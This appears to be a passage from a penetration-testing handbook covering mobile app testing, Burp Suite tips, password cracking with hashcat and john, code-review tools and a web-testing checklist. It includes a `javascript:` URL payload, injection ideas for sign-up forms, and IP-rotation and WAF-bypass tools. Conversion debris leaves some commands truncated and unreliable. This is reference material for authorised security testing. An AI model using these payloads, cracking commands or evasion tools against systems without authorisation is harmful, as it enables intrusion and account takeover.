
If you get built-in WebView and try to access:

`appscheme://webview?url=https://google.com`
`appscheme://webview?url=javascript:document.write(document.domain)`

If install apk in Genymotion fails with "INSTALL_FAILED_NO_MATCHING_ABIS":

- Apk is compiled only for ARM
 - Download zip for your Android version here https://github.com/m9rco/Genymotion_ARM_Translator
 - Move zip to VM and flash
- <https://pentester.land/tips-n-tricks/2018/10/19/installing-arm-android-apps-on-genymotion-dev/>

Mindmaps



iOS

iOS Hacking - A Beginner's Guide to Hacking iOS Apps [2022 Edition]

martabyte

```
# All about Jailbreak & iOS versions
https://www.theiphonewiki.com/wiki/Jailbreak

# OWASP MSTG
https://github.com/OWASP/owasp-mstg

# Jailbreak list
https://docs.google.com/spreadsheets/d/11DABHIIqwYQKj1L83AK9ywk\_hYMjEkcaxpIg6phbTf0/edit#gid=1

# Checklist
https://mobexler.com/checklist.htm#ios

# Jailbreak for iPhone 5s though iPhone X, iOS 12.3 and up
# https://checkra.in/
checkra1n

# 3UTools
http://www.3u.com/

# Cydia
# https://ryleylangus.com/repo
# Liberty Bypass Antiroot

# SSL Bypass
# https://github.com/evilpenguin/SSLBypass

# Check Info Stored:
3U TOOLS - SSH Tunnel

# Analyzing binary:
# Get .ipa
# unzip example.ipa
# Locate binary file (named as the app usually)

# Check encryption
otool -l BINARY | grep -A 4 LC_ENCRYPTION_INFO
# If returned "cryptid 1" ipa is encrypted, good for them

# Check dynamic dependencies
otool -L BINARY

# Using plutil to modify properties
# https://scriptingosx.com/2016/11/editing-property-lists/

# SSL Bypass
# https://github.com/evilpenguin/SSLBypass

find /data/app -type f -exec grep --color -Hsiran "FINDTHIS" {} \;
find /data/app -type f -exec grep --color -Hsiran "\"value\":\"{}\";" {} \;


.pslist= "value":"base64"}
```

```
find APPPATH -iname "*localStorage-wal" -> Check manually
```

```
# Extract IPA from installed app
# https://github.com/AloneMonkey/frida-ios-dump
# Manual way (without launching the app)
ls -lahR /var/containers/Bundle/Application/ | grep -B 2 -i 'appname' # To find app ID
scp -r root@127.0.0.1:/var/containers/Bundle/Application/{ID} LOCAL_PATH
mkdir Payload
cp -r appname.app/ Payload/
zip -r app.ipa Payload/
```

```
# Objective-C and Swift class dumper
# https://github.com/DerekSelander/dsdump
```

```
# Interesting locations
/private/var/mobile/Containers/Data/Application/{HASH}/{BundleID}-3uTools-getBundleID
/private/var/containers/Bundle/Application/{HASH}/{Nombre que hay dentro del IPA/Payloads}
/var/containers/Bundle/Application/{HASH}
/var/mobile/Containers/Data/Application/{HASH}
/var/mobile/Containers/Shared/AppGroup/{HASH}
```



Others

Burp Suite

Tips

```

- If Render Page crash:
sudo sysctl -w kernel.unprivileged_userns_clone=1

- If embedded browser crash due to sandbox:
find .BurpSuite -name chrome-sandbox -exec chown root:root {} \; -exec chmod 4755 {} \;

- Scope with all subdomains:
.*\..test\.com$

- Use Intruder to target specific parameters for scanning
  - Right click: actively scan defined insertion points

# Configuration
- Project Options -> HTTP -> Redirections -> Enable JavaScript-driven
- User Options -> Misc -> Proxy Interception -> Always disabled
- Target -> Site Map -> Show all && Show only in-scope items

# XSS Validator extension
1) Start xss.js phantomjs $HOME/.BurpSuite/bapps/xss.js
2) Send Request to Intruder
3) Mark Position
4) Import xss-payload-list from $Tools into XSS Validator
5) Change Payload Type to Extension Generated
6) Change Payload Process to Invoke-Burp Extension - XSS Validator
7) Add Grep-Match rule as per XSS Validator
8) Start.

# Filter the noise
https://gist.github.com/vsec7/d5518a432b70714bedad79e4963ff320

# Filter the noise TLDR
# TLS Pass Through
.*\..google\.com
.*\..gstatic\.com
.*\..googleapis\.com
.*\..pki\.goog
.*\..mozilla\.com

# Send swagger to burp
https://github.com/RhinoSecurityLabs/Swagger-EZ
# Hosted:
https://rhinosecuritylabs.github.io/Swagger-EZ/

# If some request/response breaks or slows down Burp
- Project options -> HTTP -> Streaming responses -> Add url and uncheck "Store streaming responses"

# Burp Extension rotates IP to avoid IP restrictions
https://github.com/RhinoSecurityLabs/IPRotate_Burp_Extension

# Collab/SSRF/pingback alternative
interactsh.com
ceye.io

```

```

requestcatcher.com
canarytokens.org
webhook.site
ngrok.com
pingb.in
swin.es
requestbin.net
ssrftest.com
rbnd.gl0.eu
dnslog.cn
beeceptor.com

# Run private collaborator instance in AWS
https://github.com/Leoid/AWSBurpCollaborator

# Run your own collab server
https://github.com/yeswehack/pwn-machine

# Wordlist from burp project file
cat project.burp | strings | tok | sort -u > custom_wordlist.txt

# Autorize:
1. Copy cookies from low priv user and paste in Autorize
2. Set filters (scope, regex)
3. Set Autorize ON
4. Navigate as high priv user

# Turbo Intruder
basic.py -> Set %s in the injection point and specify wordlist in script
multipleParameters.py -> Set %s in all the injection points and specify the wordlists in script

# Match and Replace
https://github.com/daffainfo/match-replace-burp

# Customize Audit Scans
Configure your audit profile -> Issues reported -> Individual issues -> right-click on "Exten:
Works on most of issues like SQLi

# Send to local Burp from VPS
# In local computer
ssh -R 8080:127.0.0.1:8080 root@VPS_IP -f -N
# In VPS
curl URL -x http://127.0.0.1:8080

# Ip rotation
https://github.com/ustayready/fireprox

```

Preferred extensions

- [Burp Bounty Pro](#): Active and passive checks customizable based on patterns.
- [Active Scan ++](#) More active and passive scans.

- [Software Vulnerability Scanner](#) Passive scan to detect vulnerable software versions
- [Param Miner](#) Passive scan to detect hidden or unlinked parameters, cache poisoning
- [Backslash Powered Scanner](#) Active scan for SSTI detection
- [CSRF Scanner](#) Passive CSRF detection
- [Freddy](#) Active and Passive scan for Java and .NET deserialization
- [JSON Web Tokens](#) decode and manipulate JSON web tokens
- [Reissue Request Scripter](#) generates scripts for Python, Ruby, Perl, PHP and PowerShell
- [Burp-exporter](#) other extension for export request to multiple languages
- [Retire.js](#) Passive scan to find vulnerable JavaScript libraries
- [Web Cache Deception Scanner](#) Active scan for Web Cache Deception vulnerability
- [Cookie decrypter](#) Passive check for decrypt/decode Netscaler, F5 BigIP, and Flask cookies
- [Reflector](#) Passive scan to find reflected XSS
- [J2EEScan](#) Active checks to discover different kind of J2EE vulnerabilities
- [HTTP Request Smuggler](#) Active scanner and launcher for HTTP Request Smuggling attacks
- [Flow](#) History of all burp tools, extensions and tests
- [Taborator](#) Allows Burp Collaborator in a new tab
- [Turbo Intruder](#) Useful for sending large numbers of HTTP requests (Race cond, fuzz, user enum)
- [Auto Repeater](#) Automatically repeats requests with replacement rules and response diffing
- [Upload Scanner](#) Tests multiple upload vulnerabilities
- [poi Slinger](#): Active scan check to find PHP object injection
- [Java Deserialization Scanner](#) Active and passive scanner to find Java deserialization vulnerabilities
- [Authorize](#) Used to detect IDORs
- [Match/Replace Session Action](#) Provides a match and replace function as a Session Handling Rule.
- [.NET Beautifier](#) Easy view for VIEWSTATE parameter
- [Wsdler](#) generates SOAP requests from WSDL request
- [Collaborator Everywhere](#) Inject headers to reveal backend systems by causing pingbacks
- [Collabfiltrator](#) Exfiltrate blind remote code execution output over DNS
- [Bypass WAF](#) Add some headers to bypass some WAFs
- [SAMLRaider](#) for testing SAML infrastructures, messages and certificates
- [GoldenNuggets-1](#) create wordlists from target
- [Logger++](#) Log for every burp tool and allows highlight, filter, grep, export...
- [OpenAPI Parser](#) Parse and fetch OpenAPI documents directly from a URL
- [CO2](#): Multiple functions such sqlmapper, cewler
- [XSSValidator](#): XSS intruder payload generator and checker
- [Shelling](#): command injection payload generator
- [burp-send-to](#): Adds a customizable "Send to..."-context-menu.
- [ssrf-kinja](#): Automates SSRF detection

- SSRF King: Automates SSRF detection


Private collaborator server

[GitHub - putsi/privatecollaborator: A script for installing private Burp Collaborator with free Let's Encrypt SSL certificates](#)
GitHub

[Setting a Private Burp Collaborator Server](#)
Security Blog

[Self-hosted Burp collaborator with custom domain](#)
Team ROT Information Security

Collaborator SSRF exploitation [mindmap](#)



Made by: @iustinBB

Password cracking

Identify hash

```
# https://github.com/noraj/haiti
haiti [hash]
```

Dictionary creation

```
# Pydicator
# https://www.github.com/landgrey/pydicator.git
pydicator.py --extend TERM --leet 0 1 2 11 21 --len 4 20

# Username generator
# https://github.com/benbusby/namebuster
namebuster https://example.com
namebuster "term1, term2"
```

Examples

```
# Numeric dictionary length 4
python3 pydicator.py -base d --len 4 4

# Capital letters dictionary length 4
python3 pydicator.py -base c --len 4 4

# Prepend word + digits 5 length
python3 pydicator.py --len 5 5 --head raj -base d

# Append word after digits 5 length
python3 pydicator.py --len 5 5 --tail raj -base d

# Permute chars in word
python3 pydicator.py -char raj

# Multiple permutations
python3 pydicator.py -chunk abc ABC 666 . _ @ "!""

# Dictionary based in word, added complexity 4 and fixed length
python pydicator.py -extend raj --level 4 --len 1 6

# Interactive mode
python3 pydicator.py --sedb
```

Options

```
-base dLc # Base digits, Lowercase letters and Capital letters  
--encode b64 # Encode output
```

jtr

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash  
john --rules --wordlist=/usr/share/wordlists/rockyou.txt hash
```

Hashcat

Wiki

hashcat [hashcat wiki]

Hashes

Sample password hash encoding strings [Openwall Community Wiki]

example_hashes [hashcat wiki]

Examples

```

# Dictionary
hashcat -m 0 -a 0 hashfile dictionary.txt -o --user -o result.txt

# Dictionary + rules
hashcat -m 0 -w 3 -a 0 hashfile dictionary.txt -o -r haku34K.rule --user -o result.txt

# Mask bruteforce (length 1-8 A-Z a-z 0-9)
hashcat -m 0 -w 3 -a 3 hashfile ?1?1?1?1?1?1?1?1 --increment -1 --user ?l?d?u
hashcat -m 0 -w 3 -a 3 hashfile suffix?1?1?1 -i -1 --user ?l?d

# Modes
-a 0 = Dictionary (also with rules)
-a 3 = Bruteforce with mask

# Max performance options
--force -o -w 3 --opencl-device-types 1,2

# Output results
-o result.txt

# Ignore usernames in hashfile
--user/--username

# Masks
?l = abcdefghijklmnopqrstuvwxyz
?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d = 0123456789
?s = «space»!"#$%&`()/*,-./:;=>?@[\]^_`{|}~
?a = ?l?u?d?s
?b = 0x00 - 0xff

```

Useful hashes

Linux Hashes - /etc/shadow

| ID | Description |
|------|---------------------------------|
| 500 | md5crypt \$1\$, MD5(Unix) |
| 200 | bcrypt \$2*\$, Blowfish(Unix) |
| 400 | sha256crypt \$5\$, SHA256(Unix) |
| 1800 | sha512crypt \$6\$, SHA512(Unix) |

Windows Hashes

| ID | Description |
|------|-------------|
| 3000 | LM |
| 1000 | NTLM |

Common Hashes

| ID | Description | Type |
|-------|-------------|----------|
| 900 | MD4 | Raw Hash |
| 0 | MD5 | Raw Hash |
| 5100 | Half MD5 | Raw Hash |
| 100 | SHA1 | Raw Hash |
| 10800 | SHA-384 | Raw Hash |
| 1400 | SHA-256 | Raw Hash |
| 1700 | SHA-512 | Raw Hash |

Common Files with password

| ID | Description |
|-------|---|
| 11600 | 7-Zip |
| 12500 | RAR3-hp |
| 13000 | RAR5 |
| 13200 | AxCrypt |
| 13300 | AxCrypt in-memory SHA1 |
| 13600 | WinZip |
| 9700 | MS Office <= 2003 \$0/\$1, MD5 + RC4 |
| 9710 | MS Office <= 2003 \$0/\$1, MD5 + RC4, collider #1 |
| 9720 | MS Office <= 2003 \$0/\$1, MD5 + RC4, collider #2 |
| 9800 | MS Office <= 2003 \$3/\$4, SHA1 + RC4 |
| 9810 | MS Office <= 2003 \$3, SHA1 + RC4, collider #1 |
| 9820 | MS Office <= 2003 \$3, SHA1 + RC4, collider #2 |
| 9400 | MS Office 2007 |
| 9500 | MS Office 2010 |
| 9600 | MS Office 2013 |
| 10400 | PDF 1.1 - 1.3 (Acrobat 2 - 4) |
| 10410 | PDF 1.1 - 1.3 (Acrobat 2 - 4), collider #1 |
| 10420 | PDF 1.1 - 1.3 (Acrobat 2 - 4), collider #2 |
| 10500 | PDF 1.4 - 1.6 (Acrobat 5 - 8) |
| 10600 | PDF 1.7 Level 3 (Acrobat 9) |
| 10700 | PDF 1.7 Level 8 (Acrobat 10 - 11) |
| 16200 | Apple Secure Notes |

Database Hashes

| | | | |
|------|------------|-----------------|--|
| 8000 | Sybase ASE | Database Server | 0xc00778168388631
28230545ed2c97679
af96768afa0806fe6c
a3b28f3e132137eac
f9bad027ea2 |
|------|------------|-----------------|--|

Kerberos Hashes

| ID | Type | Example |
|-------|---------------|-------------------|
| 13100 | Type 23 | \$krb5tgs\$23\$ |
| 19600 | Type 17 | \$krb5tgs\$17\$ |
| 19700 | Type 18 | \$krb5tgs\$18\$ |
| 18200 | ASREP Type 23 | \$krb5asrep\$23\$ |

Files

```

https://github.com/kaonashi-passwords/Kaonashi
https://github.com/NotSoSecure/password\_cracking\_rules
https://crackstation.net/files/crackstation-human-only.txt.gz
https://crackstation.net/files/crackstation.txt.gz

```

VirtualBox

MacOS

```
# Tested in ElCapitan(10.11) to Catalina(10.15)
# Find and download your desired vmdk file
# Add your VM using existing disk
# Set Chipset ICH9
# Enable PAE/NX
# Video Memory 128 MB
# After created:
cd "C:\Program Files\Oracle\VirtualBox"
VBoxManage.exe modifyvm "VM Name" --cpuidset 00000001 000106e5 00100800 0098e3fd bfebfbff
VBoxManage setextradata "VM Name" "VBoxInternal/Devices/efi/0/Config/DmiSystemProduct" "iMac11,1"
VBoxManage setextradata "VM Name" "VBoxInternal/Devices/efi/0/Config/DmiSystemVersion" "1.0"
VBoxManage setextradata "VM Name" "VBoxInternal/Devices/efi/0/Config/DmiBoardProduct" "Iloveapple"
VBoxManage setextradata "VM Name" "VBoxInternal/Devices/smci/0/Config/DeviceKey" "ourhardworkby
VBoxManage setextradata "VM Name" "VBoxInternal/Devices/smci/0/Config/GetKeyFromRealSMC" 1
```

Code review

General

```
# Guidelines
https://rules.sonarsource.com/

# Resource
https://vladtoie.gitbook.io/secure-coding/

# Tools
https://www.sonarqube.org/downloads/
https://deepsource.io/signup/
https://github.com/pyupio/safety
https://github.com/returntocorp/semgrep
https://github.com/WhaleShark-Team/cobra
https://github.com/mhaskar/Bughound

# Find interesting strings
https://github.com/s0md3v/hardcodes
https://github.com/micha3lb3n/SourceWolf
https://libraries.io/pypi/detect-secrets

# Tips
1. Important functions first
2. Follow user input
3. Hardcoded secrets and credentials
4. Use of dangerous functions and outdated dependencies
5. Developer comments, hidden debug functionalities, configuration files, and the .git directory
6. Hidden paths, deprecated endpoints, and endpoints in development
7. Weak cryptography or hashing algorithms
8. Missing security checks on user input and regex strength
9. Missing cookie flags
10. Unexpected behavior, conditionals, unnecessarily complex and verbose functions
```

JavaScript

```
https://jshint.com/
https://github.com/jshint/jshint/
```

NodeJS

```
https://github.com/ajinabraham/nodejsscan
```

Electron

```
https://github.com/doyensec/electronegativity  
https://github.com/doyensec/awesome-electronjs-hacking
```

Python

```
# bandit  
https://github.com/PyCQA/bandit  
# pyt  
https://github.com/python-security/pyt  
# atheris  
https://github.com/google/atheris  
# aura  
https://github.com/SourceCode-AI/aura
```

.NET

```
# dnSpy  
https://github.com/0xd4d/dnSpy  
  
# .NET compilation  
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe test.cs  
  
# Cheatsheet  
https://www.c-sharpcorner.com/UploadFile/ajyadav123/net-penetration-testing-cheat-sheet/
```

PHP

```
# phpvuln  
https://github.com/ecriminal/phpvuln
```

C/C++

```
# flawfinder  
https://github.com/david-a-wheeler/flawfinder
```

Java

```
# JD-Gui  
https://github.com/java-decompiler/jd-gui
```

```
# Java compilation step-by-step  
javac -source 1.8 -target 1.8 test.java  
mkdir META-INF  
echo "Main-Class: test" > META-INF/MANIFEST.MF  
jar cmvf META-INF/MANIFEST.MF test.jar test.class
```

| Task | Command |
|-----------------|---|
| Execute Jar | java -jar [jar] |
| Unzip Jar | unzip -d [output directory] [jar] |
| Create Jar | jar -cmf META-INF/MANIFEST.MF [output jar] * |
| Base64 SHA256 | sha256sum [file] cut -d' ' -f1 xxd -r -p base64 |
| Remove Signing | rm META-INF/.SF META-INF/.RSA META-INF/*.DSA |
| Delete from Jar | zip -d [jar] [file to remove] |
| Decompile class | procyon -o . [path to class] |
| Decompile Jar | procyon -jar [jar] -o [output directory] |
| Compile class | javac [path to .java file] |

Pentesting Web checklist

Recon phase

- Large: a whole company with multiple domains
- Medium: a single domain
- Small: a single website

Large scope

- Get ASN for IP ranges ([amass](#), [asnlookup](#), [metabigor](#), [bgp](#))
- Review latest [acquisitions](#)
- Get relationships by registrants ([viewdns](#))
- Go to medium scope for each domain

Medium scope

- Enumerate subdomains ([amass](#) or [subfinder](#) with all available API keys)
- Subdomain bruteforce ([puredns](#) with [wordlist](#))
- Permute subdomains ([gotator](#) or [ripgen](#) with [wordlist](#))
- Identify alive subdomains ([httpx](#))
- Subdomain takeovers ([nuclei-takeovers](#))
- Check for [cloud assets](#) ([cloudenum](#))
- Shodan search
- Transfer zone
- Subdomains recursive search
- Take screenshots ([gowitness](#), [webscreenshot](#), [aquatone](#))

Small scope

- Identify web server, technologies and database ([httpx](#))
- Try to locate `/robots.txt` , `/crossdomain.xml` , `/clientaccesspolicy.xml` , `/sitemap.xml` and `/.well-known/`
- Review comments on source code (Burp Engagement Tools)
- [Directory enumeration](#)
- Web fuzzing ([ffuf](#) and [wordlist](#))
- Find [leaked ids, emails](#) ([pwndb](#))

- Identify WAF ([whatwaf](#), [wafw00f](#))
- Google dorking
- GitHub dorking/Github tools ([githound](#), [gitdorks_go](#))
- Get urls ([gau](#) , [waybackurls](#), [gospider](#))
- Check potential vulnerable urls ([gf-patterns](#))
- Automatic XSS finder ([dalfox](#))
- Locate admin and login panel
- Broken link hijacking ([blc](#))
- Get all JS files ([subjs](#), [xnLinkFinder](#))
- JS hardcoded APIs and secrets ([nuclei-tokens](#))
- JS analysis ([subjs](#), [JSA](#), [xnLinkFinder](#), [getjswords](#))
- Run automated scanner ([nuclei](#))
- Test CORS ([CORScanner](#), [corsy](#))

Network

- Check ICMP packets allowed
- Check DMARC/SPF policies ([spoofcheck](#))
- Open ports with [Shodan](#)
- [Port scan](#) to all ports
- Check UDP ports ([udp-proto-scanner](#) or nmap)
- Test [SSL](#) ([testssl](#))
- If got creds, try password [spraying](#) for all the services discovered

Preparation

- Study site structure
- Make a list with all possible test cases
- Understand the business area and what their customer needs
- Get a list of every asset (all_subdomains.txt, live_subdomains.txt, waybackurls.txt, hidden_directories.txt, nmap_results.txt, GitHub_search.txt, altdns_subdomain.txt, vulnerable_links.txt, js_files.txt)

User management

Registration

- Duplicate registration (try with uppercase, +1@..., dots in name, etc)
- Overwrite existing user (existing user takeover)

- Username uniqueness
- Weak password policy (user=password, password=123456,111111,abcabc,qwerty12)
- [Insufficient email verification process](#) (also my%00email@mail.com for account tko)
- Weak registration implementation or allows disposable email addresses
- Fuzz after user creation to check if any folder have been overwritten or created with your profile name
- Add only spaces in password
- Long password (>200) leads to DoS
- Corrupt authentication and session defects: Sign up, don't verify, request change password, change, check if account is active.
- Try to re-register repeating same request with same password and different password too
- If JSON request, add comma {"email":"victim@mail.com","hacker@mail.com","token":"xxxxxxxxxx"}
- Lack of confirmation -> try to register with company email.
- Check OAuth with social media registration
- Check state parameter on social media registration
- Try to capture integration url leading integration takeover
- Check redirections in register page after login
- Rate limit on account creation
- XSS on name or email

Authentication

- Username enumeration
- Resilience to password guessing
- Account recovery function
- "Remember me" function
- Impersonation function
- Unsafe distribution of credentials
- Fail-open conditions
- Multi-stage mechanisms
- [SQL Injections](#)
- Auto-complete testing
- Lack of password confirmation on change email, password or 2FA (try change response)
- Weak login function over HTTP and HTTPS if both are available
- User account lockout mechanism on brute force attack
- Check for password wordlist ([cewl](#) and [burp-goldenNuggets](#))
- Test OAuth login functionality for [Open Redirection](#)
- Test response tampering in [SAML](#) authentication

- In OTP check guessable codes and race conditions
- OTP, check response manipulation for bypass
